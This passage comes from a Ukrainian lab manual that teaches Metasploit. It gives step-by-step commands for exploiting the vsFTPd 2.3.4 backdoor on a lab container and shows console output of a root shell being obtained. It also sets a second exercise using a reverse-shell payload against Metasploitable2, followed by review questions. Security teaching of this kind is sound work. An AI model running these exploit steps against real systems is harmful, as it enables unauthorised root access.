Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

```

Рисунок 15 – Приклад пошуку експлойту за ключовим словом *vsftpd*

3.3. Обрати модуль *exploit/unix/ftp/vsftpd_234_backdoor* командою: *use 1* (або *use exploit/unix/ftp/vsftpd_234_backdoor*).

4. Експлуатація вразливості.

4.1. Переглянути необхідні параметри для запуску експлойта командою *show options*.

4.2. Встановити параметр *RHOSTS* (IP-адреса цільової системи: **172.17.0.2**) командою *set RHOSTS 172.17.0.2*.

4.3. Виконати запуск експлойту командою *run*.

4.4. Отримати інтерактивну командну оболонку (shell).

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling ...
[*] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:36273 → 172.17.0.2:6200) at 2026-02-17 19:28:53 +0000

id
uid=0(root) gid=0(root)

```

Рисунок 16 – Приклад успішно отриманої інтерактивної оболонки та виконання команди *id*

5. Підтвердження отриманого доступу.

5.1. Після отримання командної оболонки виконати наступні команди на скомпрометованій системі:

echo "name_surname" > /tmp/ez_shell.txt, де *name* – Ваше ім'я, а *surname* – Ваше прізвище.

cat /tmp/ez_shell.txt

```
us-east-1-...
echo "name_surname" > /tmp/ez_shell.txt
cat /tmp/ez_shell.txt
name_surname
```

Рисунок 17 – Приклад виконання команд

Завдання 2. Самостійна експлуатація вразливості в Metasploitable2.

1. Виявити сервіс, що працює на порту **6667/tcp**.
2. Самостійно знайти інформацію про відому вразливість сервісу.
3. Знайти та активувати відповідний експлойт у Metasploit Framework.
4. Модуль не має вбудованого корисного навантаження, тому необхідно встановити його вручну командою: *set payload cmd/unix/reverse*. Даний етап необхідний для успішного отримання оболонки для виконання команд в середовищі жертви.
5. Встановити значення параметрів RHOSTS та LHOST.
6. Виконати експлуатацію.
7. Отримати shell.
8. Виконати команди *id* та *whoami* на скомпрометованій машині з метою визначення поточного користувача та рівня привілеїв, під якими отримано доступ.
9. Створити файл із власним ПІБ у каталозі */tmp*.

Контрольні запитання

1. Яка команда запускає консоль Metasploit Framework?
2. Який параметр у Metasploit визначає IP-адресу цільової системи?
3. Для чого використовується команда *show payloads*?
4. Для чого використовується параметр LHOST?
5. Для чого використовується параметр RHOSTS?
6. У чому різниця між LHOST та RHOSTS?
7. Який тип модуля в Metasploit Framework використовується для безпосередньої експлуатації вразливості?
8. Яка команда виводить детальну інформацію про активний модуль?
9. Який параметр визначає порт віддаленого сервісу?
10. Яка команда повертає користувача з контексту модуля до основного меню msfconsole?
11. Яка команда показує всі обов'язкові параметри, які необхідно налаштувати перед запуском експлойту?
12. Яке призначення модуля типу auxiliary у Metasploit?
13. Яка різниця між staged та non-staged корисним навантаженням?

Список джерел

1. Buckbee M. What is Metasploit?. *Varonis: Automated Data Security*. URL: <https://www.varonis.com/blog/what-is-metasploit>.
2. Metasploit Framework | Metasploit Documentation. *Rapid7*. URL: <https://docs.rapid7.com/metasploit/msf-overview/>.
3. Metasploit – Step By Step Guide. *EC-Council*. URL: <https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/metasploit-framework-guide/>